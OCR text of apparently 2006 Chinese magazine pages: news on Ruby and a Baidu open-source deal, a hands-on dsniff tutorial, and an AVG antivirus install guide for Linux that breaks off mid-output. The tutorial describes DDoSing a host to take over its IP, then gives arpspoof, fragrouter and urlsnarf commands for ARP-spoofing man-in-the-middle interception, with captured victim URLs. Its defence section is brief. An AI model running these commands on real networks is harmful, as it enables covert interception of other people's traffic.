从这次动作看得出来 Ruby 在 Sun 战略中的地位，看来 Ruby 很有可能成为 JVM 支持的第一个非 Java 语言。动态语言，已经不遥远了。


XApache 点评：Ruby 是由日本人松本行弘（Yukihiro "Matz" Matsumoto）发明的一种面向对象的脚本语言。推出之后受到大量开发者的喜欢。就目前看来，它和Python是现在最好的动态脚本语言，很多人不喜欢 Ruby，因为 Ruby 的语法有点像 basic。Sun 这次慢了一拍，当初 Jython（结合了 Python 和 Java 众多优点的一门语言。）出来的时候不闻不问，后来 ironpython 一推出就被微软招募了，敏锐的市场洞察力让人惊叹，不过如今 Sun 总算补救及时，Ruby 的前途也是充满阳光（有 Sun 照着呢。）。

百度签约信产部CSIP 跨入开源软件商用领域

目前全球最大的中文搜索引擎百度（Nasdaq：BAIDU）与国家信息产业部软件与集成电路促进中心（CSIP）宣布正式达成合作。合作双方将在开源软件领域展开多方面的合作，共同促进我国开源软件产业的发展。此举意味着百度正式进入开源领域，将选择合适的产品优先放到 CSIP 开源社区，丰富基于 linux 的产品应用。双方还将在开源社区寻找优秀的项目，经过评估，根据项目的具体情况，将有选择地进行商业化并对开源项目进行扶持。

百度首席技术官刘建国介绍说，百度一直以来非常关注开源领域的发展，我们大多数产品都是基于 Linux 开发的。我们对本次能够有机会参与到开源领域并尽一份绵薄的努力感到非常高兴。双方合作的第一步将联合开发基于 Firefox 的百度超级搜霸工具条，使得使用 Firefox 浏览器的用户能够方便、快捷地使用百度的网页搜索、mp3 搜索、图片搜索、社区搜索（包括贴吧、知道、百科）、新闻搜索、词典搜索、站内搜索和硬盘搜索等优秀的中文搜索服务。百度对此次能与信息产业部软件与集成电路促进中心合作感到非常高兴，我们将投入优秀的技术人员，确保本项目取得圆满成功。今后，百度将一如既往地支持国家促进 IT 产业发展的各种政策并尽可能地积极参与。

XApache 点评：Google 不但自己大量采用开源社区产品，还资助和开发了很多开源项目。推广了像 Firefox 这类优秀的浏览器软件等等，连全球著名的 Linux 领袖安德鲁·莫顿（Andrew Morton）也于近日成为了 Google 的一员。百度进入开源领域，总的来说对我国开源软件产业的发展还是有所推动作用的，只是希望他们不要做出 Windows 上流氓软件一样的应用，百度超级搜霸工具条这类的软件，可要记得提供方便的卸载服务哦。



撰写此文前，有必要感谢几位朋友：孤行一鬼、剑鹰、孤鹰翱翔、星星、乱臣－J/moon，谢谢他们给予我帮助与鼓励，还有善解人意的老婆晓静，谢谢你们！

想必大家都在Windows上玩过Arpsniffer，效果大家都晓得（无数次渗透必杀……），很久以前看过dahubaobao的中间人劫持，感觉利用得很巧妙。

今天带给大家关于Linux 里的超级嗅探工具：dsniff。按以下几个步骤：原理篇、安装篇、实战篇、防御篇给大家介绍。

一、原理篇

首先还是得说下什么是ARP。如果你在UNIX/Linux/Windows Shell 下输：**arp -a**（图1）。

```
Interface: 192.168.2.2 --- 0x10003
  Internet Address      Physical Address      Type
  192.168.2.1           00-0c-29-60-b6-e5     dynamic
  192.168.2.8           00-02-3f-00-7b-31     dynamic
```

图1

第一列显示的是ip 地址。
第二列显示的是和ip 地址对应的网络接口卡的硬件地址（MAC）。
第三列显示的是ip 和mac 的对应关系类型（静态地址或动态地址）。

可见，arp是一种将ip对应的网卡物理地址的一种协议，或者说ARP 协议是一种将ip地址转化成MAC地址的协议。它是靠维持在内存中保存的一张表，来使ip地址在网络上被目标机器应答。

为什么要将ip转化成mac呢？简单地说吧，因为在tcp网络环境下，一个ip包走到哪里，要怎么走是靠路由表定义。但是，当ip包到达该网络后，哪台机器响应这个ip包，都是靠该ip包中所包含的mac地址来识别。也就是说，只有机器的mac地址和ip包中的mac地址相同的机器才会应答。在每台主机的内存中，都有一个**arp-->mac**的转换表。通常是动态的转换表（注意在路由中，该arp表可以被设置成静态），ARP表默认是30秒更新一次，也就是说，该地址表会被主机在需要的时间刷新。这是因为以太网在子网层上的传输是靠48位的mac地址来决定的。 通常主机在发送一个ip包之前，它要到该转换表中寻找和ip包对应的mac地址，如果没有找到，该主机就发送一个ARP广播包，看起来类似：“我是主机A，IP地址为192.168.1.1，mac是00:02:3F:00:7B:31，问ip为192.168.1.2的主机请告我你的mac”，ip为192.168.1.2的主机响应这个广播，应答ARP广播为：“我是192.168.1.2,我的mac为00:02:3F:00:7B:10”，于是，主机刷新自己的ARP缓存，然后发出该ip包。

了解这些常识后，现在就可以谈在网络中如何实现ARP欺骗了，可以看看这样一个例子：一个入侵者想非法进入某台主机，他知道这台主机的防火墙只对192.168.2.3(假设)这个ip开放23端口(telnet)，而他必须要使用telnet来进入这台主机，所以他也许会这么做：

1.先研究192.168.2.3这台主机，发现主机开了WEB。

2.于是，DDOS 192.168.2.3。

3.这时，主机发到192.168.2.3的ip包将无法被机器应答，（过了数秒后）系统开始更新自己的arp对应表，将192.168.2.3的项目删除。

4.这段时间里，入侵者把自己的ip改成192.168.2.3（如路由交换做了MAC受限可以把MAC地址修改成对应的地址）。欺骗过程如下：

（1）他发一个ping给主机，要求主机更新自己的arp转换表。

（2）主机找到该ip，然后在arp表中加入新的ip-->mac对应关系。

（3）防火墙失效了，入侵的ip变成合法的mac地址，攻击者这样就可以telnet了。 现在，假如该主机不只是提供telnet，它还提供r命令（rsh，rcopy，rlogin等），所有安全的策略将失效，入侵者可以放心使用这台主机的资源而不用担心被记录什么。

上面就是ARP的简单欺骗过程，这是在同网段发生的情况，也是我们在渗透主机时经常用到的方法。接下来我们进入安装篇，来领略嗅探风采！

二、安装篇

官方网站：http://www.monkey.org/~dugsong/。

记得以前是2.3版，现在升级到2.4了，安装了2.4发现工具并非很全，所以这里演示安装版本为dsniff-2.3。

```
安装环境：Red Hat Enterprise Linux AS release 3
安装必须文件：dsniff-2.3.tar.gz  //欺骗工具包
fragrouter-1.6.tar.gz  //用来实现数据包转发
libnet-1.00.tar.gz  //以下用到的网络库函数
libnids-1.16.tar.gz
libpcap-0.6.2.tar.gz  //驱动库
openssl-0.9.6c.tar.gz
```

1.先把这些包传到主机上（这里用SMB），我已经上传好了（图2）。

2.解压缩软件包命令：tar zxvf 包名。

3.命令安装：

分别进入目录输入：**./configure && make && make install**。

这里安装openssl-0.9.6c.tar.gz时候运行：**./config && make && make install**。

最后安装dsniff包，它依赖上面那么多的包所以最后安装，大约几分钟就装好了（图3）。

4.这个包里面有很多可执行程序，威力那真的是相当大了

```
[root@Cnsafety kink]# ls
dsniff-2.3.tar.gz       libnet-1.00.tar.gz     libpcap-0.6.2.tar.gz
fragrouter-1.6.tar.gz   libnids-1.16.tar.gz    openssl-0.9.6c.tar.gz
```

图2

```
  /usr/bin/install -c -d /usr/local/man/man8
for file in *.8; do \
  /usr/bin/install -c -m 644 $file /usr/local/man/man8; \
done
[root@Cnsafety dsniff-2.3]# ls
acconfig.h       decode_mountd.c      dnsspoof.o       pcap
arp.c            decode_mountd.o      dsniff           READ
arp.o            decode_napster.c     dsniff.8         recc
arpspoof         decode_napster.o     dsniff.c         recc
arpspoof.8       decode_pptp.c        dsniff.magic     recc
```

图3

(~HOHO)。

列举几个常用的：arpspoof、mailsnarf、urlsnarf、dnsspoof、fragrouter，一看名字相信同道者都明了了。而我们今天要用到的工具有：arpspoof、urlsnarf、fragrouter，是不是很期待？好吧，我们进入交换环境下的Sniffer实战篇！

三、实战篇

```
实战环境：
攻击者：Red Hat Enterprise Linux AS release 3
IP：192.168.2.100
MAC：00:0C:29:60:B6:E5
受害者：Windows 2003 Enterprise Edition sp1
IP：192.168.2.2
MAC：00-0C-29-20-F3-1F
网关：Windows 2003 Enterprise Edition sp1
IP：192.168.2.1
MAC：00-0C-29-81-4B-A8
```

1.虚拟环境

在局域网中192.168.2.2都是通过网关192.168.2.1上网的，假如攻击者的系统IP为192.168.0.100，他希望监视到192.168.2.2的通信，那么我们就可以利用ARP欺骗实现。

首先告诉192.168.2.2，网关192.168.2.1的MAC地址是192.168.2.100
告诉192.168.2.1，192.168.2.2的MAC地址是192.168.2.100。

这样192.168.2.2和192.168.2.1之间的数据包，就会发给192.168.2.100，也就是攻击者的机器，这样就可以听到会话了。但是这么做有一个问题，192.168.2.2发现自己不能上网了，因为原来发给192.168.2.1的数据包都被192.168.2.100接收了，而并没有发给网关192.168.2.1。这时候192.168.2.100设置一个包转发的东西就可以解决这个问题了（fragrouter工具），也就是从192.168.2.2收到的包转发给192.168.2.1，再把从192.168.2.1收到的包发给192.168.2.2，这样192.168.2.2根本就不会意识到自己被监视了。这也就是传说中的中间人工具，和写代码差不多作一个交换处理！

2.攻击方法：

这里要在4个终端进行切换输入命令，也可以放到后台运行。

```
[root@Cnsafety dsniff-2.3]# arpspoof      //使用参数
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host
-i:为接口
-t:目标
```

运行如下：

```
[root@Cnsafety dsniff-2.3]# ./arpspoof -i eth0 -t 192.168.2.2 192.168.2.1
 0:c:29:60:b6:e5 0:c:29:20:f3:1f 0806 42: arp reply 192.168.2.1 is-at 0:c:29:60:b6:e5
 0:c:29:60:b6:e5 0:c:29:20:f3:1f 0806 42: arp reply 192.168.2.1 is-at 0:c:29:60:b6:e5
```

解：首先告诉192.168.2.2，网关192.168.2.1的MAC地址是192.168.2.100的地址。

接着运行：

```
[root@Cnsafety dsniff-2.3]# arpspoof -i eth0 -t 192.168.2.1 192.168.2.2
 0:c:29:60:b6:e5 0:c:29:81:4b:a8 0806 42: arp reply 192.168.2.2 is-at 0:c:29:60:b6:e5
 0:c:29:60:b6:e5 0:c:29:81:4b:a8 0806 42: arp reply 192.168.2.2 is-at 0:c:29:60:b6:e5
```

解：告诉192.168.2.1，192.168.2.2的MAC地址是192.168.2.100的地址。

接着我们要转发了哈~继续ing……。这里最好先让内核实现转发：echo "1" >/proc/sys/net/ipv4/ip_forward。

```
[root@Cnsafety dsniff-2.3]# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.2.2 - - [ 5/Aug/2006:16:50:31 -0400] "GET http://cn-safety.net/admin/mya
dmin.php HTTP/1.1" - - "http://cn-safety.net/admin/index.php" "Mozilla/4.0 (comp
atible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)"
192.168.2.2 - - [ 5/Aug/2006:16:50:47 -0400] "POST http://cn-safety.net/admin/ch
eck.php HTTP/1.1" - - "http://cn-safety.net/admin/myadmin.php" "Mozilla/4.0 (com
patible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)"
192.168.2.2 - - [ 5/Aug/2006:16:50:57 -0400] "GET http://cn-safety.net/admin/adm
in_list.php HTTP/1.1" - - "http://cn-safety.net/admin/myadmin.php" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)"
```

图4

```
[root@Cnsafety dsniff-2.3]# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.2.2 - - [ 5/Aug/2006:16:50:31 -0400] "GET http://cn-safety.net/admin/mya
dmin.php HTTP/1.1" - - "http://cn-safety.net/admin/index.php" "Mozilla/4.0 (comp
atible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)"
192.168.2.2 - - [ 5/Aug/2006:16:50:47 -0400] "POST http://cn-safety.net/admin/ch
eck.php HTTP/1.1" - - "http://cn-safety.net/admin/myadmin.php" "Mozilla/4.0 (com
patible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)"
192.168.2.2 - - [ 5/Aug/2006:16:50:57 -0400] "GET http://cn-safety.net/admin/adm
in_list.php HTTP/1.1" - - "http://cn-safety.net/admin/myadmin.php" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)"
```

图5

```
 [root@Cnsafety fragrouter-1.6]# fragrouter -B1
 fragrouter: base-1: normal IP forwarding
 192.168.2.1.137 > 192.168.2.2.137: udp 68
 192.168.2.2 > 192.168.2.1: icmp: type 8 code 0
 192.168.2.1 > 192.168.2.2: icmp: type 0 code 0
 192.168.2.2.3012 > 192.168.2.1.139: S 1935139143:1935139143(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
 192.168.2.1.139 > 192.168.2.2.3012: S 1222640247:1222640247(0) ack 1935139144 win 64240 <mss 1460,nop,nop,sackOK> (DF)
 192.168.2.2.3012 > 192.168.2.1.139: P 1935139144:1935139216(72) ack 1222640248 win 64240 (DF)
 192.168.2.1.139 > 192.168.2.2.3012: P 1222640248:1222640252(4) ack 1935139216 win 64168 (DF)
```

很快就能看到转发的结果，转发后我们来看看被害主机的MAC（图4）

呵呵~和图1比较，很明显攻击者的MAC地址和网关IP地址相同。你可以去被害主机PING网关看看会有什么反应。我在攻击者这台机器上去Ping发现异常，感兴趣可以试试。接下来我们要看看受害者在干些什么？继续ing…输入命令如下：

```
 [root@Cnsafety dsniff-2.3]# urlsnarf
 urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

网卡已经是混合模式了，在监视数据，看看都获取到什么了（图5）。

呵呵~看到什么了吗？这只是一部分，目前urlsnarf只支持80和8080还有3128端口，我在最新的2.4版本上没有找到此工具。这不能不说有些遗憾，但是我想这基本够用了。也希望开源高手们继续研究，发布最好用的工具。HOHO~

四、防御篇

知道ARP欺骗的厉害，我们再来讲下防御Windows / Linux最通用的方法是：ARP绑定，其实也很简单Linux/Windows使用：**rp -s IP MAC**。必须要每台机器都是一样的MAC表哦！这就实现了静态MAC地址的绑定，当然也可以在Switch和Router上做，同样能起到效果。还有用Iptables内核级防火墙等等……

想成为高手不但要会协议，会分析包，而且还要能很快地了解网络状况（如：病毒、攻击等）。如果有机会下次教大家如何在Uinx/Linux做安全配置！

[文中所涉及的工具dsniff-2.3已收录于光盘中。]

编辑点评：

记得小编最初学习嗅探相关知识也是从Linux下工具开始的，当时看的是紫天星的文章。虽然那时并没有到Linux下自己做实验，但是在反复看之后，似懂非懂中对网络的架构有了相对初步、逻辑的了解，这对今后学习帮助相当大，希望各位读者多看几遍，有不懂的欢迎来论坛上讨论。

AVG Anti-Virus Free For Linux 安装和使用说明

小胖

从本文你可以学到：

1. 怎样获取免费的杀毒软件AVG Anti-Virus
2. Linux下杀毒软件的安装和使用

以前人们都有一个观点，Linux上没有病毒。不错，在Linux的早期确实没有发现过病毒，而且由于Linux作为操作系统在权限控制上的科学设计，使得在Linux上开发病毒非常困难，但是随着技术的发展，也开始出现了一些针对Linux的病毒。不过，同时也开始出现了一些杀毒软件，本文就介绍一款免费的杀毒软件：AVG Anti-Virus。

一、安装AVG Anti-Virus

首先来这里下载免费版的AVG Anti-Virus：(它是一个rpm包)

http://free.grisoft.com/doc/avg-anti-virus-free/lng/us/tpl/v5

然后你要对它进行解压缩并安装，在文字界面(或图形界面的终端)下输入：

```
[root@linux root]# rpm -vih /avg-antivirus-for-linux.rpm --nodeps -force
```

注释：我将下载的软件包保存在了/root下面，保存的名字为**avg-antivirus-for-linux.rpm**。如果你在软件包管理器中有依赖关系的包，那么输入**rpm -vih /avg-antivirus-for-linux.rpm**即可。因为在我的系统中的软件管理器中找不到依赖关系的包，所以我进行强制安装。

终端界面上会有如下的显示：

```
Preparing...      ########## [100%]
1:avg71flr        ########### [100%]
Installing 'avgd' service initscripts...
Registering 'avgd' service to runlevels...
AVG7 Anti-Virus command line scanner
Copyright (c) 2006 GRISOFT, s.r.o.
Program version 7.1.30, engine 386
Virus Database: Version 268.11.1/421 2006-08-16
License type is FREE.
Please launch the '/opt/grisoft/avggui/bin/avggui_update_licinfo.sh'
script as root for updating license information.
AVG 7.1 Anti-Virus Free for Linux successfully installed.
```

可以看出AVG Anti-Virus已经解压并安装好了，在/opt/grisoft目录下。我们可以看一下相关文件里的截图，这个是/opt下的grisoft（图1）。

这个是/opt/grisoft里的内容（图2）。

这个是/opt/grisoft/avg7里的内容（图3）。

这个是/opt/grisoft/avg7/bin/中的内容，可以看到里面有avgscan和avgupdate两个可执行文件，分别完成扫描和更新功能（图4）。

我们用命令来启动它的扫描和更新功能。




图1




图2




图3




图4

二、启用扫描功能

在文字界面(或图形界面的终端)下输入：

```
[root@linux root]# /opt/grisoft/avg7/bin/avgscan 要扫描的目录名
```

比如我想扫描/boot，那么我就输入：

```
[root@linux root]# /opt/grisoft/avg7/bin/avgscan /boot
```

文字或者终端界面上会有如下的显示：

```
AVG7 Anti-Virus command line scanner
Copyright (c) 2006 GRISOFT, s.r.o.
Program version 7.1.30, engine 386
Virus Database: Version 268.11.1/421 2006-08-16
License type is FREE.
Tested: 6 files, 0 sectors
Infections: 0
Errors: 0
```

以此类推！

三、启用更新功能

在文字界面(或图形界面的终端)下输入：

```
[root@linux root]# /opt/grisoft/avg7/bin/avgupdate
```

终端界面上会有如下的显示：

```
usage: /opt/grisoft/avg7/bin/avgupdate [OPTIONS] [PATH|LIST]
OPTIONS:
 -o, --online online update from Internet
 -f, --offline offline update from PATH or LIST
 -d, --download download update files
 -p, --priority NUM
   NUM represents type of update
   2 - priority update
   3 - recommended update
   4 - optional update
 -c, --config FILE
   use ohter config file
 -t, --daemon-pid FILE
   file with AVG daemons group pid
 -i, --no-diff   ignore binary diff files
 -b, --no-backup do not create backup files
 -n, --no-progress do not display progress information
 -l, --no-log do not create log file
 -a, --no-daemons do not restart deamons
 -m, --complete only complete updating files
 -r, --restore restore previous version
 -v, --version display version
 -h, --help display this help end exit
 PATH : directory with update files
 LIST : list of update files separated with space
```

其中，-o是在线更新；-f是从指定的路径或者列表安装更新；-d是下载更新文件。我们一般选择-o。输入：

```
[root@linux root]# /opt/grisoft/avg7/bin/avgupdate -o
```

文字或者终端界面上会有如下的显示：

```
Preparing to download files from 'http://www.grisoft.cz/softw/70/update/'
Downloading file: avginfo.ctf          [ 5989B]
Downloading file: u7avi801u716k5.bin   [ 459549B]
Downloading file: u7iavi451u430k6.bin [ 237837B]
Updating
Sending signal to AVG Anti-Virus Daemons - reload virus database
Online update finished successfully
```

可以看出，更新成功了。我们也可以用-d，输入：

```
[root@linux root]# /opt/grisoft/avg7/bin/avgupdate -d
```

终端界面上会有如下的显示：

